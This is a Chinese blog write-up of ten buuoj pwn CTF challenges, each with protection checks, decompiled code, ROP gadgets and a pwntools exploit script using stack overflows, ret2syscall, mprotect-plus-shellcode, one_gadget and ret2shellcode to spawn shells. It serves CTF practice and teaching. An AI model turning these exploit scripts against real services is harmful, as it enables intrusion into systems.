buuoj Pwn writeup 11-20

原创

yongbaoii 于 2021-01-31 11:06:12 发布 161 收藏 1


分类专栏： CTF 文章标签： 安全


本文链接：https://blog.csdn.net/yongbaoii/article/details/112427587

11 get_started_3dsctf_2016


```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH S
ymbols          FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPAT
H   1991 Symbols        Yes     3               46      2016
```

保护，简简单单开了个NX。





进去把那个函数名称拉一拉，发现这程序是静态编译的。




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4[56]; // [esp+4h] [ebp-38h] BYREF

  printf("Qual a palavrinha magica? ", v4[0]);
  gets(v4);
  return 0;
}
```

看main函数，我直呼好家伙，这句子它先就是个神奇的句子。

很明显一个栈溢出。

get_flag

main

很明显看到了关键函数。

```
void __cdecl get_flag(int a1, int a2)
{
  _DWORD *v2; // esi
  unsigned __int8 v3; // al
  int v4; // ecx
  unsigned __int8 v5; // al

  if ( a1 == 0x308CD64F && a2 == 0x195719D1 )
  {
    v2 = (_DWORD *)fopen("flag.txt", "rt");
    v3 = getc(v2);
    if ( v3 != 255 )
    {
      v4 = (char)v3;
      do
      {
        putchar(v4);
        v5 = getc(v2);
        v4 = (char)v5;
      }
      while ( v5 != 255 );
    }
    fclose(v2);
  }
}
```



```
-0000003C ; Frame size: 3C; Saved regs: 0; Purge: 0
-0000003C ;
-0000003C
-0000003C var_3C          dd ?
-00000038 var_38          db 56 dup(?)
+00000000  r              db 4 dup(?)
+00000004 argc            dd ?
+00000008 argv            dd ?                    ; offset
+0000000C envp            dd ?                    ; offset
+00000010
+00000010 ; end of stack variables
```


栈溢出之后一般32位程序ebp之后就是返回地址，但是在32的main函数中，ebp之后先是三个参数，然后才是返回地址，因为get flag 函数中传入了参数并且对参数有判断，所以在栈溢出的时候返回地址后面写上返回函数的返回地址，再写入两个参数，名满足调用规则，从右往左先入栈，所以地址后面紧跟a1，然后才是a2.

```
[ DISASM ]
   0x804f729 <gets+249>                pop    esi
   0x804f72a <gets+250>                pop    edi
   0x804f72b <gets+251>                pop    ebp
   0x804f72c <gets+252>                ret
    ↓
   0x8048a3b <main+27>                 xor    eax  eax
 ▶ 0x8048a3d <main+29>                 add    esp  0x3c
   0x8048a40 <main+32>                 ret
    ↓
   0x8048c6e <generic_start_main+542>  add    esp  0x10
   0x8048c71 <generic_start_main+545>  sub    esp  0xc
   0x8048c74 <generic_start_main+548>  push   eax
   0x8048c75 <generic_start_main+549>  call   exit <exit>
[ STACK ]
00:0000| esp  0xffffbd00 —▸ 0xffffbd04 ◂— 0xffffbd00
01:0004|      0xffffbd04 —▸ 0xffffbd00 ◂— 0xffffbd04
02:0008|      0xffffbd08 —▸ 0xffffbdfc —▸ 0xffffbfbf ◂— 'SHELL=/bin/bash'
03:000c|      0xffffbd0c —▸ 0x80494ec (__libc_csu_init+92) ◂— mov    eax  ebp
04:0010|      0xffffbd10 —▸ 0x80eb00c (_GLOBAL_OFFSET_TABLE_+12) —▸ 0x8067c90 (__str
cpy_sse2) ◂— mov    edx  dword ptr  esp   4
05:0014|      0xffffbd14 ◂— 'ineI'
06:0018|      0xffffbd18 ◂— 0x0
07:001c|      0xffffbd1c ◂— 0x2
[ BACKTRACE ]
▶ f 0  8048a3d main+29
```


但是调一下就会发现，这程序返回是用add ret返回的，所以0x38之后直接就是返回地址。

但是又注意到，传参进来后v3，v5的数据类型是unsigned_int8，就一个字节，是无符号的，表示0-255，根本达不到下面判断语句中的那么大，所以调整返回地址，直接调整到进入下面输出flag的地方。

```
.text:080489AC                  jnz     short loc_8048A15
.text:080489AE                  cmp     [esp+0Ch+arg_4], 195719D1h
.text:080489B6                  jnz     short loc_8048A15
.text:080489B8                  mov     [esp+0Ch+var_8], (offset aFileTooShort+0Ch) ; "rt"
.text:080489C0                  mov     [esp+0Ch+var_C], offset aFlagTxt ; "flag.txt"
.text:080489C7                  call    fopen
.text:080489CC                  mov     esi, eax
.text:080489CE                  mov     [esp+0Ch+var_C], esi
.text:080489D1                  call    getc
.text:080489D6                  movzx   ecx, al
.text:080489D9                  cmp     ecx, 0FFh
.text:080489DF                  jz      short loc_8048A0D
.text:080489E1                  movsx   ecx, al
.text:080489E4                  db      66h, 66h
.text:080489E4                  nop     word ptr cs:[eax+eax+00000000h]
.text:080489F0
.text:080489F0 loc_80489F0:                             ; CODE XREF: get_flag+6B↓j
.text:080489F0                  mov     [esp+0Ch+var_C], ecx
.text:080489F3                  call    putchar
.text:080489F8                  mov     [esp+0Ch+var_C], esi
.text:080489FB                  call    getc
.text:08048A00                  movsx   ecx, al
```


顺便说一下getc函数，就是在C语言中，用函数getc（fgetc）从文件读取字符。

然后就写脚本

exp

```
'''
from pwn import*

context.log_level = "debug"

#r = remote('node3.buuoj.cn',28988)
r = process('./2016')
#gdb.attach(r, 'b gets')

flag_addr = 0x80489b8

payload = 'a' * 0x38
payload += p32(flag_addr)

r.recvuntil("Qual a palavrinha magica? ")
r.sendafter(payload)



r.interactive()
'''
from pwn import*

p=process('./2016')

gdb.attach(p)

payload='a'*0x38+p32(0x80489b8)
p.sendline(payload)
p.interactive()
```

发现个好玩的，上面那个被注掉的是我刚开始写的，不能用，一到recv就卡住了，我直呼好家伙。

```
wuangwuang@wuangwuang-PC:~/Desktop$ python 2.py
[+] Starting local process './2016': pid 8365
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
```

然后看似不通

```
──────────────────────────────────[ DISASM ]──────────────────────────────────
   0x8048a3b <main+27>        xor    eax  eax
   0x8048a3d <main+29>        add    esp  0x3c
 ▶ 0x8048a40 <main+32>        ret              <0x80489b8; get_flag+24>
    ↓
   0x80489b8 <get_flag+24>    mov    dword ptr  esp   4   0x80cdd68
   0x80489c0 <get_flag+32>    mov    dword ptr  esp   0x80bc388
   0x80489c7 <get_flag+39>    call   fopen <fopen>

   0x80489cc <get_flag+44>    mov    esi  eax
   0x80489ce <get_flag+46>    mov    dword ptr  esp   esi
   0x80489d1 <get_flag+49>    call   getc <getc>

   0x80489d6 <get_flag+54>    movzx  ecx  al
   0x80489d9 <get_flag+57>    cmp    ecx  0xff
──────────────────────────────────[ STACK ]──────────────────────────────────
00:0000│ esp  0xff92965c —▸ 0x80489b8 (get_flag+24) ◂— mov    dword ptr  esp   4   0
x80cdd68
01:0004│      0xff929660 ◂— 0x0
02:0008│      0xff929664 —▸ 0xff929714 —▸ 0xff92afd0 ◂— './2016'
03:000c│      0xff929668 —▸ 0xff92971c —▸ 0xff92afd7 ◂— 'DXCB_FAKE_PLATFORM_NAME_XCB
=true'
04:0010│      0xff92966c —▸ 0xff929684 —▸ 0x804818c (_init) ◂— push   ebx
05:0014│      0xff929670 ◂— 0x0
06:0018│      0xff929674 ◂— 0x1
07:001c│      0xff929678 —▸ 0xff929714 —▸ 0xff92afd0 ◂— './2016'
```


其实通了，只不过它程序是读你里面的flag.txt但是你没有而已。

然后我发现里面有syscall，所以也可以直接ret2syscall

```
wuangwuang@wuangwuang-PC:~/Desktop$ ROPgadget --binary ./2016 --only 'syscall'
Gadgets information
============================================================
0x0806357d : syscall

Unique gadgets found: 1
```

本来想直接在这里把exp贴上来，没想到在调试它的过程中出现了很多状况，记录在了下面（doge）。

buuoj pwn get_started_3dsctf_2016 ret2syscall

我们也可以通过mprotect改它的权限，因为开了NX，所以shellcode写不上去，我们先把权限改了，然后把shellcode写在bss段上，然后跳过去执行。

然后要用到pop，因为在给mprotect传参的时候函数是直接ret的，所以我们需要帮助他。

```
text:0806EC80 ; =============== S U B R O U T I N E =======================================
text:0806EC80
text:0806EC80
text:0806EC80                 public mprotect ; weak
text:0806EC80 mprotect        proc near               ; CODE XREF: new_heap+6F↑p
text:0806EC80                                         ; sysmalloc+25D↑p ...
text:0806EC80
text:0806EC80 arg_0           = dword ptr  4
text:0806EC80 arg_4           = dword ptr  8
text:0806EC80 arg_8           = dword ptr  0Ch
text:0806EC80
text:0806EC80 ; __unwind {
text:0806EC80                 push    ebx
text:0806EC81                 mov     edx, [esp+4+arg_8] ; _DWORD
text:0806EC85                 mov     ecx, [esp+4+arg_4] ; _DWORD
text:0806EC89                 mov     ebx, [esp+4+arg_0]
text:0806EC8D                 mov     eax, 7Dh ; '}'
text:0806EC92                 call    _dl_sysinfo
text:0806EC98                 pop     ebx
text:0806EC99                 cmp     eax, 0FFFFF001h
text:0806EC9E                 jnb     __syscall_error
text:0806ECA4                 retn
text:0806ECA4 ; } // starts at 806EC80
text:0806ECA4 mprotect        endp
```


exp

```
from pwn import *
from LibcSearcher import *

context.os='linux'
context.arch='i386'
context.log_level='debug'

r = process('./2016')
elf=ELF('./2016')

bss=0x080eb000
pop_ebx_esi_edi_ret=0x080509a5

payload='a'*0x38+p32(elf.sym['mprotect'])+p32(pop_ebx_esi_edi_ret)+p32(bss)+p32(0x2d)+p32(7)+p32(elf.sym['read'])+p32(bss)+p32(0)+p32(bss)+p32(0x2d)

r.sendline(payload)
payload=asm(shellcraft.sh())
r.sendline(payload)

r.interactive()
```

12 ciscn_2019_en_2

Ubuntu 18

ciscn_2019_e...

进来首先看到部署在Ubuntu18上面，所以system需要考虑栈对齐。

然后发现
这个跟第7个ciscn_2019_c_1一摸一样嘛

buuoj pwn wp 1-10

13 ciscn_2019_n_8

首先发现它又是部署在Ubantu18上面

检查一下保护

```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified       Fort
ifiable  FILE
Partial RELRO   Canary found      NX enabled    PIE enabled   No RPATH   No RUNPATH   79 Symbols    Yes     0               2   .
/2019
```

```
var[13] = 0;
var[14] = 0;
init();
puts("What's your name?");
__isoc99_scanf("%s", var, v4, v5);
if ( *(_QWORD *)&var[13] )
{
```

鼠标放在var上面可以发现它是四个字节的，但是下面var13那里是用QWORD读的，就是八个字节。

所以只要输入的时候var13那里输入个8字节的17就好了。

```
from pwn import*

r = remote('node3.buuoj.cn',27724)

payload = 'a' * 4 * 13 + p64(17)

r.sendline(payload)

r.interactive()
```

14 jarvisoj_level2

保护检查一下子

```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified
ifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE        No RPATH   No RUNPATH   70 Symbols    No      0
/level2
```

```
{
  char buf[136]; // [esp+0h] [ebp-88h] BYREF

  system("echo Input:");
  return read(0, buf, 0x100u);
}
```

```
  vulnerable_function();
  system("echo 'Hello World!'");
  return 0;
}
```

有两个后门函数，但是里面参数不对，里面有明显的栈溢出，想的是改变函数的参数为'/bin/sh'，但是发现参数在.rodata段。

我们可以不要那个参数，自己写/bin/sh，或者看看程序里面有没有，查了一下，还真有，那就完了嘛 ROP一把梭。

```
.data:0804A024                  public hint
.data:0804A024 hint             db '/bin/sh',0
.data:0804A024 _data            ends
```

这地方还是个hint 好家伙。

exp

```
from pwn import*

r = remote('node3.buuoj.cn',26358)

system_addr = 0x0804845C
bin_sh = 0x804a024

payload = 'a' * 140 + p32(system_addr) + p32(bin_sh) + p32(bin_sh)
r.sendline(payload)

r.interactive()
```

15 not_the_same_3dsctf_2016

```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      F
ifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE        No RPATH   No RUNPATH   1991 Symbols  Yes     3              4
/2016
```

保护检查一下。

```
int get_secret()
{
  int v0; // esi

  v0 = fopen("flag.txt", &unk_80CF91B);
  fgets(&fl4g, 45, v0);
  return fclose(v0);
}
```


发现有个这，

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   char v4; // [esp+Fh] [ebp-2Dh]
4
5   printf("b0r4 v3r s3 7u 4h o b1ch4o m3m0... ");
6   gets(&v4);
7   return 0;
8 }
```


发现有个

栈溢出，ret2text就好了嘛。

exp

```
from pwn import*

r = remote('node3.buuoj.cn', 28760)
#r = process('./2016')

elf = ELF('./2016')

secret_addr = 0x80489a0
write_addr = 0x806e270
bss_addr = 0x80eca2d

payload = 'a' * 0x2d + p32(secret_addr) + p32(write_addr) + p32(write_addr) + p32(1) + p32(bss_addr) + p32(50)
r.sendline(payload)

r.interactive()
```

16 [BJDCTF 2nd]one_gadget

勉强能说成是PIE绕过吧。

```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified
ifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled   No RPATH   No RUNPATH   69 Symbols    Yes     0
/one
```

保护拉满。

```
__int64 v4[3]; // [rsp+8h] [rbp-18h] BYREF

v4[2] = __readfsqword(0x28u);
init(argc, argv, envp);
printf("Give me your one gadget:");
__isoc99_scanf("%ld", v4);
v4[1] = v4[0];
((void (*)(void))v4[0])();
return 0;
```


这一看就里面把你输入的地址当作函数地址去执行。

但是怎么利用？

发现它给留了个这玩意。

```
int init()
{
  setvbuf(_bss_start, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 1, 0LL);
  return printf("here is the gift for u:%p\n", &printf);
}
```


因为开了PIE

通过这个可以泄露地址，然后计算libc的基地址，从而得到one_gadget的地址，就好了。

exp

```python
from pwn import*

#r = process('./one')
r = remote('node3.buuoj.cn',27708)

context.log_level = "debug"

libc = ELF('libc-2.29.so')
one_gadget = 0x106ef8

r.recvuntil('0x')

printf_addr = int(r.recvuntil('\n')[:-1],16)
#int这块后面的16指的是把字符串当成16进制的字符串转化为十进制整数。

print printf_addr

libc_base = printf_addr - libc.sym['printf']
one_addr = libc_base + one_gadget

r.sendline(str(one_addr))

r.interactive()
```

17 bjdctf_2020_babystack

ret2text

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH
ifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH
/baby
```

保护检查一下

```
signed __int64 backdoor()
{
  system("/bin/sh");
  return 1LL;
}
```

发现个后门函数

```
int __cdecl main(int argc, const char **argv, const cl
{
  char buf; // [rsp+0h] [rbp-10h]
  size_t nbytes; // [rsp+Ch] [rbp-4h]

  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 1, 0LL);
  LODWORD(nbytes) = 0;
  puts("**********************************");
  puts("*     Welcome to the BJDCTF!     *");
  puts("* And Welcome to the bin world!  *");
  puts("*  Let's try to pwn the world!   *");
  puts("* Please told me u answer loudly!*");
  puts("[+]Are u ready?");
  puts("[+]Please input the length of your name:");
  __isoc99_scanf("%d", &nbytes);
  puts("[+]What's u name?");
  read(0, &buf, (unsigned int)nbytes);
  return 0;
}
```


明显的栈溢出。

所以就直接一把梭嘛。

有个小细节
就是你看他那个栈帧的时候你会发现，挺奇怪的。

```
000000000000010
000000000000010 buf             db ?
00000000000000F                 db ? ; undefined
00000000000000E                 db ? ; undefined
00000000000000D                 db ? ; undefined
00000000000000C                 db ? ; undefined
00000000000000B                 db ? ; undefined
00000000000000A                 db ? ; undefined
000000000000009                 db ? ; undefined
000000000000008                 db ? ; undefined
000000000000007                 db ? ; undefined
000000000000006                 db ? ; undefined
000000000000005                 db ? ; undefined
000000000000004 nbytes          dq ?
000000000000004                 db ? ; undefined
000000000000005                 db ? ; undefined
000000000000006                 db ? ; undefined
000000000000007                 db ? ; undefined
000000000000008  r              db 8 dup(?)
000000000000010
```


我们实际调一下。

```
rsi rsp  0x7fffffffcb70 ◂— 'asdasafasdasda\n'
         0x7fffffffcb78 ◂— 0xa616473616473 /* 'sdasda\n' */
rbp      0x7fffffffcb80 —▸ 0x4007d0 (__libc_csu_init) ◂— push   r15
         0x7fffffffcb88 —▸ 0x7ffff7e1309b (__libc_start_main+235) ◂— mov    edi  eax
         0x7fffffffcb90 ◂— 0x0
```

所以其实还是就那个样子。

exp

```python
from pwn import*

#r = process('./baby')
r = remote('node3.buuoj.cn',26010)
context.log_level = "debug"
backdoor = 0x4006e6

payload = 'a' * 0x18 + p64(backdoor)
r.sendlineafter('[+]Please input the length of your name:', '32')

r.sendlineafter('[+]What\'s u name?', payload)

r.interactive()
```

18 [HarekazeCTF2019]baby_rop

保护检查

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH    S
ymbols          FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH
 70 Symbols     No      0               2       ./babyrop
```

地址	长度	类型	字串
LOAD:000000...	0000001C	C	/lib64/ld-linux-x86-64.so.2
LOAD:000000...	0000000A	C	libc.so.6
LOAD:000000...	0000000F	C	__isoc99_scanf
LOAD:000000...	00000007	C	printf
LOAD:000000...	00000007	C	system
LOAD:000000...	00000012	C	__libc_start_main
LOAD:000000...	0000000F	C	__gmon_start__
LOAD:000000...	0000000A	C	GLIBC_2.7
LOAD:000000...	0000000C	C	GLIBC_2.2.5
.rodata:00000...	0000001D	C	echo -n \"What's your name? \"
.rodata:00000...	0000001F	C	Welcome to the Pwn World, %s!\n
.eh_frame:000...	00000006	C	;*3$\"
.data:000000...	00000008	C	/bin/sh

要啥有啥。

```
int __cdecl main(int argc, const char **argv, const char **envp
{
  char v4[16]; // [rsp+0h] [rbp-10h] BYREF

  system("echo -n \"What's your name? \"");
  __isoc99_scanf("%s", v4);
  printf("Welcome to the Pwn World, %s!\n", v4);
  return 0;
}
```


栈溢出ROP一把梭。

64位的需要用到gadget

```
Gadgets information
============================================================
0x000000000040067c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040067e : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400680 : pop r14 ; pop r15 ; ret
0x0000000000400682 : pop r15 ; ret
0x000000000040067b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040067f : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400540 : pop rbp ; ret
0x0000000000400683 : pop rdi ; ret
0x0000000000400681 : pop rsi ; pop r15 ; ret
0x000000000040067d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400479 : ret
0x00000000004005fa : ret 0xfffe
```


exp

```python
from pwn import*

#r = process('./babyrop')
r = remote('node3.buuoj.cn',29212)
context.log_level = "debug"

system_addr = 0x4005e3
bin_sh = 0x601048
pop_rdi = 0x400683

payload = 'a' * 0x18 + p64(pop_rdi) + p64(bin_sh) + p64(system_addr)

r.sendline(payload)

r.interactive()
```

19 jarvisoj_level2_x64

保护。

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH    S
ymbols          FORTIFY Fortified       Fortifiable  FILE
No RELRO        No canary found   NX enabled    No PIE          No RPATH   No RUNPATH
 68 Symbols     No      0               2       ./level2_x64
```

```
LOAD:000…  0000001C     C     /lib64/ld-linux-x86-64.so.2
LOAD:000…  0000000B     C     libdl.so.2
LOAD:000…  0000001C     C     _ITM_deregisterTMCloneTable
LOAD:000…  0000000F     C     __gmon_start__
LOAD:000…  00000014     C     _Jv_RegisterClasses
LOAD:000…  0000001A     C     _ITM_registerTMCloneTable
LOAD:000…  0000000A     C     libc.so.6
LOAD:000…  00000005     C     read
LOAD:000…  00000007     C     system
LOAD:000…  00000012     C     __libc_start_main
LOAD:000…  0000000C     C     GLIBC_2.2.5
.rodata:…  0000000C     C     echo Input:
.rodata:…  00000014     C     echo 'Hello World!'
.eh_fram…  00000006     C     ;*3$\"
.data:00…  00000008     C     /bin/sh
```


又是要啥有啥。

```
ssize_t vulnerable_function()
{
  char buf; // [rsp+0h] [rbp-80h]

  system("echo Input:");
  return read(0, &buf, 0x200uLL);
}
```



```
Gadgets information
============================================================
0x00000000004006ac : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006ae : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006b0 : pop r14 ; pop r15 ; ret
0x00000000004006b2 : pop r15 ; ret
0x00000000004006ab : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006af : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400560 : pop rbp ; ret
0x00000000004006b3 : pop rdi ; ret
0x00000000004006b1 : pop rsi ; pop r15 ; ret
0x00000000004006ad : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004004a1 : ret
```


栈溢出一把梭

```python
from pwn import*

#r = process('./babyrop')
r = remote('node3.buuoj.cn',29380)
context.log_level = "debug"

system_addr = 0x400603
bin_sh = 0x600a90
pop_rdi = 0x4006b3

payload = 'a' * 0x88 + p64(pop_rdi) + p64(bin_sh) + p64(system_addr)

r.sendline(payload)

r.interactive()
```

20 ciscn_2019_n_5

典型的ret2shellcode

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH    S
ymbols          FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH
 77 Symbols     No      0               4       ./2019
```

没有后门，就有个栈溢出。

```
char v4[32]; // [rsp+0h] [rbp-20h] BYR

setvbuf(stdout, 0LL, 2, 0LL);
puts("tell me your name");
read(0, &name, 0x64uLL);
puts("wow~ nice name!");
puts("What do you want to say to me?")
gets(v4);
return 0;
```


但是发现NX没开，所以我们可以写一段shellcode在bss上，然后栈溢出跳过去。

exp

```python
from pwn import *

context.arch = 'amd64'
#写shellcode要加这个

context.log_level = 'debug'

r = remote("node3.buuoj.cn" , 29994)

shellcode = asm(shellcraft.amd64.sh())
#shellcode这样写

bss_addr = 0x601080

r.recvuntil("tell me your name")
r.sendline(shellcode)
r.recvuntil("What do you want to say to me?")
payload = 'a'* 0x28 + p64(bss_addr)
r.sendline(payload)

r.interactive()
```